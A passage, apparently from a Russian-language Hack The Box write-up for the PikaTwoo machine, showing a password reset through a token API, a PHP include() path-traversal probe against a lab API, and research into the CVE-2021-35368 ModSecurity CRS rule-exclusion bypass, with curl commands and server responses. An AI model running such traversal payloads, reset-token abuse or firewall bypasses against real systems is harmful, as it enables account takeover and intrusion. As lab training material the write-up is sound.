
Ответ сервера

По аналогии выполним POST-запрос к API `password-reset`. Таким образом находим параметры `token` и `new_password`.

```
curl -k -X POST 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/
password-reset/roger.foster37@freemail.htb'
```

```
curl -k -X POST 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/
password-reset/roger.foster37@freemail.htb' --data
'token=a63ff73c6f79c8aa6dd40b62989f660832148b5c34882fceb55a481446d5ef
17'
```


```
curl -k -X POST 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/
password-reset/roger.foster37@freemail.htb' --data
'token=a63ff73c6f79c8aa6dd40b62989f660832148b5c34882fceb55a481446d5ef
17&
new_password=ralf'
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/password-reset/roger.foster37@freemail.htb'
{"error":"missing parameter token"}

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/password-reset/roger.foster37@freemail.htb' --data 'token=a63ff73c6f79c8aa6dd40b62989f660832148b5c34882fceb55a481446d5ef17'
{"error":"missing parameter new_password"}

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -k -X POST 'https://api.pokatmon-app.htb/%70%72%69%76%61%74%65/password-reset/roger.foster37@freemail.htb' --data 'token=a63ff73c6f79c8aa6dd40b62989f660832148b5c34882fceb55a481446d5ef17&new_pas
sword=ralf'
{"success":"password changed"}
```

Ответ сервера


После смены пароля переходим к главному сайту и авторизуемся через страницу `/docs`. Там получаем доступ к интерфейсу Swagger и новым API.



Swagger UI

OWASP ModSecurity CRS — Request Body Bypass

Из четырех API только в первом присутствует параметр, поэтому и разбирать будем только первый.



```
curl -X 'GET' \
  'http://pokatdex-api-v1.pokatmon-app.htb/?region=test'\''' \
  -H 'accept: application/json'
```

```
http://pokatdex-api-v1.pokatmon-app.htb/?region=test'
```

```
{"error": "unknown region", "debug": "false"}
```


```
content-length: 46
content-type: text/html; charset=UTF-8
```

Запрос к API

API расположен на неизвестном до этого момента домене, поэтому обновляем файл `/etc/hosts` и переносим запрос в curl.

```
10.10.11.199 pikatwoo.htb pokatmon-app.htb api.pokatmon-app.htb
pokatmon.htb pikatwoo.pokatmon.htb pokatdex-api-v1.pokatmon-app.htb
www.pokatmon-app.htb pokatdex-api-v1.pokatmon-app.htb
```

```
curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/?region=test'"
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/?region=test'"
{"error": "unknown region", "debug": "false"}
```

Ответ сервера

В ответе видим упоминание отладки. Попробуем отправить такой параметр — по идее, он должен раскрыть информацию об ошибке.


```
curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/?region=test'&
debug=true"
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/?region=test'&debug=true"
{"error": "unknown region", "debug": include(): Failed opening 'regions/test'' for inclusion (include_path='.:/usr/share/php')"}
```

Ответ сервера


Из ошибки узнаём о функции `include()`, которая подключает переданный в параметре `region` файл из каталога `regions`. Сразу пытаемся передать произвольный файл, но ничего не выходит.



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/?region=../../../../../../etc/hosts&debug=true"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ответ сервера

Другие API дают однотипный вывод, поэтому через них ничего не получить.



```
curl -X 'GET' \
  'http://pokatdex-api-v1.pokatmon-app.htb/jiotto' \
  -H 'accept: application/json'
```

```
http://pokatdex-api-v1.pokatmon-app.htb/jiotto
```

```
[{"name":"OneEyeJoe","abilities":["Hardens","Rocky Frill"],"picture":"http://pokadex.pokatmon.htb/images/5.png"},{"name":"Bush","abilities":["Camouflage","Boxing"],"pictur
e":"http://pokadex.pokatmon.htb/images/6.png"},{"name":"Herkuroko","abilities":["Running Head Bump","Startling Peakaboo"],"picture":"http://pokadex.pokatmon.htb/images/7.pn
g"},{"name":"Pikashoo","abilities":["Electric Shocks","Dig Dodging"],"picture":"http://pokadex.pokatmon.htb/images/8.png"}]
```


```
content-length: 473
content-type: text/html; charset=UTF-8
```

Запрос к API /jiotto

Единственное, на что обращаем внимание, — это преобразование пути на сервере: так, запрос к эндпоинту `/jiotto` и запрос с параметром `region=jiotto` дают один и тот же ответ.

```
curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/jiotto&
debug=true"
```


```
curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/
?region=jiotto&debug=true"
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/jiotto&debug=true"
[{"name":"OneEyeJoe","abilities":["Hardens","Rocky Frill"],"picture":"http://pokadex.pokatmon.htb/images/5.png"},{"name":"Bush","abilities":["Camouflage","Boxing"],"picture":"http://pokadex.pokatmon.
htb/images/6.png"},{"name":"Herkuroko","abilities":["Running Head Bump","Startling Peakaboo"],"picture":"http://pokadex.pokatmon.htb/images/7.png"},{"name":"Pikashoo","abilities":["Electric Shocks","Di
g Dodging"],"picture":"http://pokadex.pokatmon.htb/images/8.png"}]

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl -X 'GET' "http://pokatdex-api-v1.pokatmon-app.htb/?region=jiotto&debug=true"
[{"name":"OneEyeJoe","abilities":["Hardens","Rocky Frill"],"picture":"http://pokadex.pokatmon.htb/images/5.png"},{"name":"Bush","abilities":["Camouflage","Boxing"],"picture":"http://pokadex.pokatmon.
htb/images/6.png"},{"name":"Herkuroko","abilities":["Running Head Bump","Startling Peakaboo"],"picture":"http://pokadex.pokatmon.htb/images/7.png"},{"name":"Pikashoo","abilities":["Electric Shocks","Di
g Dodging"],"picture":"http://pokadex.pokatmon.htb/images/8.png"}]
```

Ответ сервера

На этом этапе я потратил очень много времени, но ничего не добился, пока на форуме мне не посоветовали посмотреть на OWASP CRS. **OWASP ModSecurity Core Rule Set** — это набор правил обнаружения атак, включая первую десятку OWASP, с помощью ModSecurity. И по запросу «OWASP CRS vulns» находим уязвимость CVE-2021-35368, которая очень хорошо описана в этой статье. Дело в том, что CRS содержит набор исключений для популярных CMS вроде WordPress и Drupal, чтобы избежать ложных срабатываний. В описании уязвимости упоминается правило REQUEST-903.9001-DRUPAL-EXCLUSION-RULES, которое, по идее, должно быть активно, только если его включат, но из-за неверной настройки активно всегда и отключает сканирование для определенных путей.



Indicators of Compromise

We are are not aware of this weakness being exploited in the wild. You should be able to find out for yourself by checking for the following patterns in your logfiles.


If you are not running Drupal, yet you see successful HTTP status codes for the following URI paths, then you might be facing a successful exploit:

- `/admin/content/assets/add/`
- `/admin/content/assets/manage/`
- `/file/ajax/field_asset_`

If you are able to confirm an attack (that is the requests above against non-Drupal installations) regardless of success or not, then we would be very interested to learn about it.

IoC уязвимости CVE-2021-35368

Находим первый путь в самом правиле REQUEST-903.9001-DRUPAL-EXCLUSION-RULES. В данном случае при запросе к URI, удовлетворяющему регулярному выражению `/admin/content/assets/add/[az]+$`, происходит проверка cookie, содержимое которого должно соответствовать другому регулярному выражению. Если проверка пройдена, то ModSecurity не проверяет передаваемые в запросе данные.

